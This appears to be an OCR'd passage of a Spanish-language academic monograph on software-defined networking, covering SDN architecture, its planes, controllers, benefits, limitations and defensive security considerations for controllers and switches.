
Fuente: El Autor

Podemos observar que en los dispositivos de redes tradicionales el plano de los datos y el de control se encuentran internos en el dispositivo, pero en las redes SDN el plano de control se encuentra en un dispositivo exterior que se conoce como controlador.

6.2 ARQUITECTURA DEFINIDA POR SOFTWARE

En la arquitectura de la red definida por software podemos encontrar que esta facilita la separación entre los dispositivos de la red, las funciones del control y las aplicaciones del sistema como podemos observar en la siguiente imagen.

Figura 2. Arquitectura SDN



Fuente: El Autor

Las Redes Definidas Por Software establecen en su arquitectura 3 tipos a nivel general y 2 intermedias las cuales se definen de la siguiente manera

- **Capa de control:** Esta capa es responsable de establecer el trato de los flujos de los datos, con la ayuda del controlador SDN. Aunque existen varios protocolos, se utiliza OpenFlow.

- **Capa de infraestructura:** Se encuentra conformada por enrutadores y conmutadores físicos, encargados de la administración de las tablas de flujo mediante el controlador, encargada de cambiar o agregar dispositivos. Capa enlazada con el plano de datos.

  Las solicitudes que se ejecutan entre la capa de infraestructura y la capa de control son realizadas mediante la Interfaz Southbound. La comunicación entre la capa de control y las aplicaciones es realizada con la Interfaz NorthBound.

- **Capa de administración y aplicaciones:** Admite establecer aplicaciones para de forma automática ejecutar las configuraciones, abastecimiento y extender los nuevos servicios en la red.

  Las capas de aplicación y control se comunican mediante una API, para conocer el estado general de la red, actividad que se recomienda desplegar por medio de los nodos, buscando mejorar la transferencia de los datos ya que con ellos se podrá administrar el tráfico de flujos de las redes individuales para aplicaciones específicas, como es el ejemplo de las plataformas de control distribuidas.

  La capa de aplicaciones permite relacionar las funciones de los centros de datos para obtener seguridad en la red mientras se está trabajando, además mejora de forma constante la automatización. A continuación, se observa la descripción para Northbound API y Southbound API, capas intermedias que son importantes en la comunicación de las aplicaciones.

- **Northbound API (NB API):** Esto se trata de un tipo de interfaz que va a la parte externa es de tipo heterogénea REST, RPC, OSGI entre otras, por medio de estas interfaces se pueden comunicar entre las aplicaciones y

controladores con la idea de poder realizar configuraciones de tipo red con las solicitudes de las aplicaciones. Esto si se requiere tener algún nivel de seguridad más alto, allí el administrador puede lograr controlar todas las peticiones que se desean realizar mediante las reglas de tráfico y sobre premisos en los accesos.

- **Southbound API (SB API):** Aquí en el plano de control es el lugar donde se realizan las configuraciones de los controladores mediante los SB API aquí son enviadas las reglas de los flujos para el tráfico a todos los dispositivos de la red.

  Además, es posible la instalación de capas intermedias a manera del proxy entre el controlador y los dispositivos de la red, para poder utilizarlos en la administración de distintos controladores o NB API.


6.3 PLANO DE DATOS

Aquí el desacoplamiento del plano de control se realiza con el propósito que los dispositivos de la red puedan ser programados y a su vez controlados por un tipo de agente externo. Para que de esta forma se pueda proporcionar flexibilidad y escalabilidad a la hora de requerir nuevas funcionalidades.

Este plano de datos se encarga de procesar todos los paquetes que van llegando a los dispositivos de la res a través de algún medio físico puede ser por cable o inalámbrica. Aquí cuando un paquete llega al dispositivo este se logra enviar al controlador SDN con la idea que pueda tomar el control del mismo y modifique la cabecera conveniente. Para luego el controlador enviar las instrucciones específicas sobre el tratamiento del paquete como ejemplo sería el puerto de salida, y el siguiente salto. Para que finalmente el conmutador las pueda aplicar.

El controlador puede utilizar además el algoritmo programado previamente en el plano de control y de esta forma se podrán definir de una forma clara y sencilla una cantidad de funcionalidades nuevas que en una red tradicional sería difícil o hasta imposible de realizar la implementación. Como ejemplo sería una programación en el reenvió de los paquetes, o desarrollar un control de acceso, marcar o poder inspeccionar los datagramas o monitorización en el tráfico de la red para su posterior tratamiento.

Figura 3. Plano de datos



Fuente: El Autor

6.4 PLANO DE CONTROL

Es un tipo de red tradicional al igual que el plano de datos. El plano de control se encuentra dentro del mismo dispositivo de la red siendo una razón por la cual la escalabilidad y flexibilidad y nuevas funciones son limitadas. Por otra parte, SDN al tener el plano de control de forma separada del plano de los datos no permite la adaptación de muchos servicios nuevos acordes a las necesidades de los usuarios.

El controlador o planos de control es entonces el encargado de la toda la configuración de cada uno de los nodos y de la programación para el reenvió de los flujos de una forma automática, tomando así muy en cuenta la situación actual de toda la red. Es entonces que si se compara la red tradicional el administrador de TI tendría que efectuar algunas de las modificaciones o ajustes de la configuración en cada uno de los dispositivos de forma manual.

También se le conoce al controlador como sistema operático de red NOS, logrando ser este centralizado y distribuido, es entonces que al ser el controlador el cerebro de toda la red un tipo de falla del mismo produciría un impacto fuerte en todo el sistema. Es entonces que se recomienda que exista un tipo de configuración de forma distribuida con el fin de poder asegurar el libre funcionamiento continúo de toda la red. Para la comunicación entre la capa de control y la capa de aplicación y la de infraestructura. Aquí se definen además dos tipos de interfaces las cuales son la conocida y nombradas más arriba y que se ven en las imágenes Northbound y Southbound. Donde la interface Northbound permite todo el desarrollo de la aplicación de alto nivel que sería la provisión de sistemas de seguridad e integración de middlebox recursos destinados para la administración y el control entre otros.

Al otro extremo vemos que se encuentra la interfaz Southbound y que está encargada de comunicar el plano de los datos y el control. Esta interfaz permite la exteriorización del estado de todos los dispositivos de la red que van al controlador el cual es el principio fundamental de las redes definidas por software. Es importante saber que existen diferentes southbound una seria OpenFlow además del protocolo para Juniper´s contrail controller (Linux) o también el de Cisco Open Network Environment.

A su vez existen diferentes tipos de controladores los cuales se pueden clasificar según el tipo de lenguaje de programación que fueron diseñados, en la siguiente tabla se listan algunos:

Tabla 1. Clasificación de controladores SDN


Lenguaje	Controladores
C++	NOX
Java	maestro , Floodlight, Opendaylight,
Phyton	Pyretic, POX, Ryu

Fuente: El Autor

6.5 PLANO DE APLICACIÓN

Este plano tiene como gran objetivo poder desarrollar aplicaciones de alto nivel que puedan ser muy utilizadas por los clientes para así gestionar los servicios, para el caso están las aplicaciones de video, audio y seguridad además de la optimización y toda la gestión de la información, aquí la capa de aplicación y como se habló durante todo el documento de monografía la capa de aplicación se debe comunicar con el controlador a través de la interfaz Northbound API.

Figura 4. Plano De aplicación SDN



Fuente: El Autor

Para dar algunos de los ejemplos de aplicaciones vemos los siguientes:

FlowVisor que nos permite una virtualización de la red SDN, donde todo el plano de los datos es compartido por diferentes tipos de redes virtuales.

ElasticTree que se caracteriza el consumo de la energía de un CPD.

OpenPipes que es una plataforma que logra permitir la implementación de los sistemas de hardware de tipo distribuidos comunicándolos por medio del protocolo OpenFlow.

Esta capa de aplicación busca entonces poder automatizar la configuración y gestión de los servicios permitiendo el despliegue de los nuevos servicios de la red y aportar en la mejora de tomas de decisiones.

6.6 CARACTERÍSTICAS DE LAS REDES SDN

- **Directamente programable:** para el control de la red vemos que es directamente programable ya que esta desacoplado de todas las funciones del reenvió. [28]

- **Ágil:** aquí el control de abstracción del reenvió les permite a los administradores poder ajustar de una forma dinámica el flujo de tráfico que pasa por toda la red para así poder satisfacer las necesidades cambiantes.[29]

- **Gestión centralizada:** Toda la inteligencia de la red está centralizada en controladores SDN que se basan en software y que a su vez pueden mantener una vista completa de toda la red y que operan de frente a las aplicaciones y motores de políticas como un solo conmutador de tipo lógico. [29]

  Configuración programática: Permite la a los administradores de red lograr configurar, gestionar, asegurar y optimizar los recursos de red de manera más rápida a través de los SDN dinámicos y automatizados, estos pueden

[28] OPEN NETWORKING FUNDATION, Member Listing, ONF, [En línea] opennetworking.org (11 de Marzo de 2015). [Consultado: 23 de junio de 2018]. Disponible en internet: https://www.opennetworking.org/our-members

[29] DatacenterdynamicsDinamico, SDN la evolución, [En línea] datacenterdynamics.es (29 de Septiembre de 2016). [Consultado: 9 de Dic de 2018]. Disponible en internet: http://www.datacenterdynamics.es/focus/archive/2013/03/sdn-la-evoluci%C3%B3n-que-necesitaba-la-red

ser escritos por ellos mismos ya que estos programas no dependen del software propietario. [29]

- **Basados en estándares abiertos y proveedor neutral:** Como se implementa a través de estándares abiertos, SDN simplifica el diseño de la red de operación. [29]

6.7 BENEFICIOS DE LAS REDES (SDN)

Las redes definidas por software nos proporcionan una serie de beneficios que van desde la independencia del fabricante ya que logran que los elementos de conmutación ya no requieran incorporan ningún software para esta gestión. En la actualidad también las redes definidas por software tienen la facilidad de combinar appliance de diferentes fabricantes, sin contar con problemas de incompatibilidad ya que uno de los beneficios más grandes de estas redes es el no tener que estar sometido a Hardware de tipo propietario ni dispositivos dedicados. También se cuenta con una mejora en la seguridad ya que pasa a ser manejada por el controlador, impidiendo en cierto modo los huecos de seguridad en la configuración de los Switches y enrutadores.

Otro de los beneficios más relevantes está en la facilidad de innovación que se puede tener ya que la implementación puede ser más flexible y fácil de configurar, dando la posibilidad de realizar integraciones con nuevas aplicaciones.

Se cuenta también con una administración centralizada de toda la red que puede ser ingresada desde un único dashboard el cual elimina los múltiples puntos de decisión que por lo general llevan consigo huecos de seguridad en la red y errores de configuración. Estos beneficios además traen consigo una red más dinámica y adaptable ya que puede ser reconfigurada en menos tiempo que las redes

convencionales evitando procedimientos por separado y dando agilidad y velocidad en el aprovisionamiento de todos los servicios y recursos, traduciendo todo esto en reducción de costos por reproceso o lentitud en el servicio prestado por TI a las compañías que cuentan con estas tecnologías SDN ya que el ahorro en equipos de conmutación es bastante amplio debido al paso de equipos propietarios a equipos Fabric, a continuación se describen otros beneficios con los cuales se cuenta al implementar redes SDN.

- ✓ Visión unificada de la estructura de la red
- ✓ Enrutamiento mejorado
- ✓ Monitorización y alertas centralizadas
- ✓ Ingeniería de tráfico centralizada TE
- ✓ Manejo rápido de fallos
- ✓ Entorno de pruebas de alta fidelidad
- ✓ Actualizaciones sin impacto
- ✓ Reducción de la complejidad por medio de automatización
- ✓ Control centralizado de entornos para múltiples proveedores
- ✓ Más innovación
- ✓ Aumento de la fiabilidad y seguridad de la red
- ✓ Mejor experiencia de usuario

6.8 LIMITANTES

Las redes definidas por software presentan algunas limitaciones que se muestran en términos de seguridad, rendimiento y la escalabilidad las cuales deben ser asumidas a la hora de ser aplicadas en sistemas reales algunas de las principales son:

- ✓ **Seguridad:** en la separación del plano de los daros y control convierte los datos en objeticos algo vulnerables a ataques maliciosos algún ejemplo claro podría ser la denegación de servicio en el controlador, para este tipo de ataque si nuestro controlador se ve comprometido se nos perdería el control total de la red. además se necesitarían mecanismos de autenticación y algunos diferentes niveles de acceso para tener un uso adecuado de todos los recursos de la red.

- ✓ **Rendimiento y modelado de la red SDN:** en la actualidad no existe algún acuerdo en la ubicación, el tipo de NOS o el número de controladores que se deben desplegar en la red SDN.

- ✓ **Integración con redes tradicionales:** si requerimos de una implementación con redes SDN los dispositivos deberán tener soporte para esta tecnología. es entonces la importancia de crear mecanismos, protocolos e interfaces que nos permitan la transacción o coordinación entre los equipos SDN y los dispositivos de redes actuales.

- ✓ **Monitorización:** Surge la necesidad de una herramienta de monitorización con la idea de poder conocer todo lo que ocurre en el sistema ya sea en algún momento concreto o en intervalos de tiempo específicos, para llevar a cabo la labor de monitorear existen algunos procedimientos y técnicas que se centran en la utilización de los sistemas de software como del establecimiento de los dispositivos y destinados a este fin. Es bueno tener muy en cuenta que debido al costo de la implementación de estos sistemas existen algunos tipos de alternativas que propone SDN.

  SDN entonces nos presenta dos tipos de métodos para lograr realizar esta actividad y uno de los primeros realiza una monitorización activa utilizando la

técnica del envío de paquetes adicionales para poder conocer lo que está ocurriendo en la red. El otro método se basa en la monitorización de tipo pasiva en la cual se analiza solamente el tipo de tráfico que circula por la red.

- ✓ **Análisis:** Cuando se detecta las métricas de la monitorización estas se pueden analizar con el objetivo de poder proporcionar la información agregada o que se correlacione de todo el estado de la red, alguno de los casos es el de los valores máximos y mínimos en el retardo de un tipo de enlace específico en un intervalo de tiempo. Además SDN permite la implementación de las técnicas de análisis tradiciones

- ✓ **Visualización:** Luego de realizar el análisis de las métricas y estadísticas se adquiere la importancia en la presentación de las mismas al usuario final. Para esto existe el framework que permite la visualización del estado de la red en tiempo real y en una gran cantidad de formatos gráficos y tablas, estas herramientas en su mayoría son de costo.

6.9 DIFERENCIAS ENTRE SDN Y REDES CONVENCIONALES CON RESPECTO A LA SEGURIDAD

En la mayoría de tecnologías hay tanto beneficios como problemas y es el caso de algunas que podemos ver entre algunos de los beneficios son:

- ✓ El administrador puede realizar modificaciones en la estructura de una manera rápida y con un entorno de alto nivel.

- ✓ La libertad la podemos traducir a una mejor seguridad para la red ya que al tener una vista de toda la rede desde una parte centralizada se pueden tener cambios con más eficiencia.

- ✓ Si se tiene algún virus o malware dentro de la red SDN o OpenFlow se puede limitar de una forma más rápida ya que se cuenta con un punto centralizado y que detiene este tráfico sin la necesidad de acceder a diferentes router o switches.

- ✓ Se tiene la posibilidad de cambiar de una manera rápida configuraciones de la red, dando la posibilidad de administrar mucho mejor el tráfico dando forma al QoS de paquetes de una forma segura, esta habilidad esta hoy en día en las redes tradicionales, pero no trabaja igual que con las redes SDN.

Algunas de las contras que se encuentran con respecto a las redes SDN en temas de seguridad estarían:

En las implementaciones nuevas los aspectos de seguridad es muy fácil que se den por alto. Muchas de las preocupaciones de SDN se centran en el controlador ya que aquí se considera el cerebro de toda la red, permitiéndonos que esta se trabaje de una forma centralizada, este tipo de elemento debe ser mucho más blindado y seguro aplicando:

Validando y auditando quienes tienen el acceso y donde se ubican en la red, ya que esto es importante para poder recordar el acceso al mismo y que se así no se pueda otorgar al atacante el control completo y por eso es la importancia que se dé la seguridad.

Verificación de entre el controlado y todos los nodos finales Router y switch, lo ideal es que se estén comunicando con SSL/TLS para poder prevenir los accesos que sean malintencionados. Hay que entender que la seguridad no la implementamos desde el principio, se debería poder implementar después, pero sabemos que va

ser mucho más compleja y costosa. Debemos asegurarnos que la seguridad entre el controlador y el nodo este configurada correctamente.

Validar si los controladores tienen alta disponibilidad, se debe crear una alta disponibilidad de los mismo ya que es importante porque si esta se pierde la capacidad de gestionarlos y de la red se perdería además de las redes SDN Y OpenFlow

Validar que todo lo que se realice en el sistema quede registrado, es importante desde que se comience a tener control que todo quede registrado en el sistema.

Luego de la implementación de SDN se debe valida que el IPS e IDS, FIREWALL y las tecnologías de filtrado que puedan bloquear que estas estén actualizas, además se debe seguir los eventos desde el Security Información Event Manager, revisar fallas de acceso y cambios en las políticas que nos puedan ayudar a mejorar la seguridad de todo el sistema.

Revisar si el IPS no está logrando identificar todo el tráfico del controlador como malicioso y configurar las reglas de filtrado así el controlador se pueda hablar cuando lo necesite y al mismo tiempo comunicarse.

Es entonces que SDN es un tipo de tecnología bastante emergente y que puede permitir seguridad y dando al administrador un tipo de visión completa de toda la red de la compañía. Siendo el cerebro de toda la red y si la configuración de seguridad no se realizada correctamente la red se puede volver bastante vulnerable a los ataques maliciosos o a los cambios accidentales y que pueden hacer que colapse la red.

Una de las herramientas que se utiliza en las redes definidas por software es el OpenVas (Open Vulnerability Assessment System) y que es denominado GNessus y que cuenta con una suite de software y que ofrece un tipo de marco para trabajo donde se pueden integrar servicios y herramientas especializadas en el escaneo y gestión de las vulnerabilidades de seguridad para los sistemas informáticos, este escáner se correo desde el Virtual Appliance.

6.10 CARACTERÍSTICAS QUE SE DEBEN TENER EN CUENTA AL VALORAR LA IMPLEMENTACIÓN DEL CONTROLADOR SDN.

Al momento de definir la planeación y configuración de las redes definidas por software se deben contemplar diferentes aspectos como lo son soporte IPv6, OpenFlow, virtualización funcionalidades entre otros que se describen en el documento:

Soporte OpenFlow: aquí la persona que quiere implementar deberá conocer cuáles serían las especificaciones de tipo técnicas para las versiones que tiene OpenFlow, se identificara que controlador puede soportar. logrando saber las opciones que entregan los proveedores de la migración a nuevas versiones, es entonces necesario conocer las características para cada una de las versiones, ya que no todas tienen las mismas opciones como es el caso de IPV6.

Virtualización de red: es la característica que permite a todos los administradores de la plataforma y de TI, generar redes de tipo dinámicas virtuales que se pueden basar en políticas, y que estén desacopladas en redes físicas para que puedan satisfacer una amplia gama de requisitos que incorporan la ampliación horizontal de toda la capacidad, esto sin afectar los tipos de flujos existentes. Otra de las ventajas que se tienen con esta virtualización es que se puede tener un aislamiento completo entre los segmentos de red una actividad que es bastante útil para la seguridad de la red ya que podrán tener aislados todos los datos que se generan por unos

usuarios y otros, permitiendo a los desarrolladores de APP ejecutarlas en entornos de trabajo sin tener afectaciones en el tráfico de red.
Es entonces que para poder mantener estos requisitos de una forma óptima en los controladores SDN, se deben poder configurar las redes virtuales en una forma centralizada y aislar las unas de las otras y que las configuraciones estén automatizadas.

Funcionalidades de la red: en el aumento de la flexibilidad hablando de términos como se enrutan los flujos, es importante que el controlador SDN logre decidir el mismo el enrutamiento basado en los múltiples campos de la cabecera OpenFlow antes nombrada. Siendo primordial que el controlador nos determine parámetros del QoS uno a uno.
Otra significativa funcionalidad que debe tener el controlador es la capacidad para poder encontrar diferentes rutas desde su origen del flujo al destino logrando dividir el tipo de tráfico de un flujo que se da a través de diferentes enlaces. Estas capacidades pueden excluir la necesidad del STP logrando aumentar el rendimiento y la escalabilidad de toda la red permitiendo eliminar toda la necesidad de una red difícil nuevos protocolos como lo son el GTRILL y el SPB.

Escalabilidad: una de las cosas más importante con respecto al tema de la escalabilidad es la cantidad de conmutadores que el controlador puede soportar. Actualmente se debe esperar que los controladores puedan soportar almenos 100 conmutadores, claro que depende en muchos casos de las aplicaciones que soportan. Otro de los factores que lo limitan es la escalabilidad de la red SDN en la proliferación de las entradas en tabla de flujo, ya que sin algún tipo de optimización es necesario una entrada de salto por cada flujo. Cuando se evalúa los controladores es importante asegurar que el controlador pueda disminuir al impacto de sobrecarga en la difusión de la red que limita la escalabilidad de la arquitectura de red implantada para poder reducir la proliferación de las entradas en la tabla de flujo.

Po otro lado también la escalabilidad también tiene un aspecto bastante importante y el cual es la capacidad que tiene el controlado para poder crear una SDN la cual pueda abarcar múltiples sitios, siendo una capacidad que nos permite el movimiento de las máquinas de tipo virtuales y todo el almacenamiento virtual entre los sitios, para así maximizar el beneficio de esta capacidad, aquí el controlador debe permitir que las políticas que se tienen en la red en el enrutamiento y reenvió se logren aplicar automáticamente para la migración de los servidores y el almacenamiento.

Rendimiento: entre una de las principales funciones de los controladores SDN es la de establecer los flujos y para ello dos de los indicadores claves del rendimiento y que se encuentran asociados con un controlador SDN son el tiempo de confirmación de flujo y el número de flujo por segundo que se pueden establecer en el controlador.
Este tipo de métricas de desempeño logran influir en una medida muy alta cuando se agregan controladores. Un ejemplo puede ser cuando los controladores inician más flujos de los que se esperan o soportan por el controlador o los controladores SDN que ya existen.

Programabilidad de la red: la programabilidad es una de las características más grandes y fundamentales de las redes SDN, ya que hay mucha cantidad de interfaces para la programación del controlador, algo que nos posibilita que esto ofrezca muchas funcionalidades. Un controlador SDN también puede soportar la programabilidad proporcionando todas las plantillas que permiten la creación de secuencias en los comandos CLI que hace posible la programación de tipo dinámica para la red.

Confiabilidad: esta es una de las técnicas que el controlador SDN utiliza para lograr aumentar la fiabilidad de la red. esta es la capacidad de poder descubrir múltiples caminos desde su origen hasta el destino, logrando que la disponibilidad que entrega la solución no se vea afectada por la interrupción de un enlace. Es

importante saber que como alternativa el controlador SDN solo establece una sola ruta del origen al destino cundo ocurre un tipo de fallo en el enlace, aquí el controlador debe ser capaz de redirigir todo el tráfico rápidamente a un enlace activo. El cual esta relativo a la disponibilidad de las conexiones externas y es importante que aquí el controlador pueda soportar tecnologías alternativas de diseño como lo son VRRP y MC LAG que tienen como objetivo poder aumentar la fiabilidad de la red.

Respecto a la disponibilidad del controlador en sí mismo es también es importante que el mismo se pueda construir utilizando la redundancia tanto para las características del hardware como para las redes de software. También se debe tener en cuenta que el controlador permita agrupaciones Cluster.

Seguridad en la red: para poder entregar seguridad a la red, es importante que el controlador SDN pueda tolerar la autenticación y la autorización, como se habla en todo el trabajo realizado los controladores son bastante propensos a tener ataques malintencionados, lo que puede generar que las conexiones de control sean algo limitadas y que sean aptas para poder detectar los posibles ataques que se puedan llegar a generar.

Monitorización centralizada con su visualización: es importante que el controlador pueda utilizar los datos obtenidos por el OpenFlow para reconocer en la red los problemas y modificar así la ruta de flujo de los datos, también se debe identificar el tráfico que se debe controlar, aquí se debería poder visualizar todos los flujos tanto de la red física como de la red virtual esto mientras se obtiene información de cada uno. Así mismo se debe permitir monitorear al controlador por los medios normales como es el SNMP. También el controlador debería soportar los distintos MIBS tanto privados como de estándares para la administración de la red virtual.

Fabricantes de los controladores SDN: muchos de los fabricantes cuando vieron la progresiva tendencia de SDN ingresaron al mercado, muchos otros manifestaron sus ganas de ingresar o incursionar en el mercado. Es entonces que otros opinan que por la inestabilidad de SDN y del controlador en el marcado primero buscan que las características llenen las expectativas a nivel técnico y comercial para que los vendedores están más apoyados. Uno de los retos que existen van desde los técnico y financiero para los proveedores que no permiten ampliar la red SDN sin desfavorecer la consecución de controladores que deben permanecer actualizadas según la evolución de las redes SDN.

Soporte para las plataformas: en el caso que los sistemas operativos que utilizan los controladores deben ser de tipo multiplataforma para que se pueda ofrecer flexibilidad e independencia cuando se instauren. Hay algunas empresas que les gusta que los controladores puedan trabajar con software abierto.

Procesamiento: al momento de valorar un controlador se debe tomar en cuentan si esto se soporta de forma simultánea a los diferentes procesos debido a que es posible que nos afecte los núcleos. Los controladores cuando son mono procesos estos se deberán corres en el hardware de una solo CPU, por lo general son utilizados en pequeñas redes; esto al igual que los controladores que soportan múltiples procesos deben operar con múltiples CPU aplica para los utilizados en empresas.

6.10.1 CARACTERÍSTICAS A NIVEL DE SEGURIDAD

Para las vulnerabilidades de la arquitectura de redes definidas por software se puede destacar las características más relevantes que son:

- **Plano de datos:** Donde uno de los problemas de este plano de control está en que utilizan protocolos bastante nuevos y es por esto mismo que pueden no ser configurados correctamente al momento de realizar la implementación. En uno de los ámbitos de utilización de las redes SDN que son los CPD se tienen protocolos específicos como lo son DCI, STT, NVGRE. Estos pueden carecer de encriptación los cuales lo pueden volver vulnerables.

- **Capa de control:** Esta parte es la más delicada ya que si algún tipo de atacante logra comprometerlo puede tomar el control de toda la red, esta es una de las desventajas más fuerte de las redes SDN, muchas de las veces los controladores pueden correr en algún tipo de Linux, y es aquí que las vulnerabilidades del SO se pueden volver vulnerabilidades del controlador y por lo tanto de la misma red.

- **Vulnerabilidades del controlador:** Las vulnerabilidades del puerto 9390 y que se deben tener muy en cuenta y que son de fácil solución para la seguridad, aquí se debe cambiar el protocolo por versiones mucho más nuevas, como un ejemplo sería el SSLv3 por el TLSv, también se pueden ver vulnerabilidades sobre el TCP que pueden ser corregidas a tiempo al inicio de la implementación con cambios en la configuración del protocolo.

  Podemos ver que en el controlador se van a encontrar fallas de seguridad considerables como menores como respuestas a protocolos ICMP, Traceroute o valores del TIME STAMP que se pueden obtener del equipo, esto se corrige solo configurando que este no se conteste a estas consultas o protocolos en el caso de los ICMP esto es importante correrlo sobre el controlador y no sobre un equipo personal para que no entregue otros puertos diferentes.

- **Vulnerabilidades del Switch:** Durante la revisión de los Switch se pueden encontrar amenazas de bajo nivel, donde los Timestamps que se envían en el protocolo TCP pueden ser deshabilitados, también se pueden encontrar los ICMP que están activos y por medio de este se pueden entonces obtener la versión del sistema, por lo que es bastante conveniente deshabilitarlos y para el caso del controlador evitar el trace Route. Estos casos demuestran que ante la solicitud de los archivos no existe lugar de enviar 404 NotFound esto puede responder enviando información disponible de todo el equipo. Este también nos logra mostrar la conexión del telnet esta se debe a la computadora conectada al Switch utilizado para configurarlos.

- **Seguridad de la gestión:** Con la implementación de las redes SDN no se tendría la necesidad de recurrir a un tipo de herramienta de gestión de seguridad para todos los planos, ya que las diferentes aplicaciones no corren directamente sobre el controlador, es entonces que se podría utilizar un tipo de controlador diferente para instalar las aplicaciones programadas en el otro lenguaje diferente al controlador utilizado.

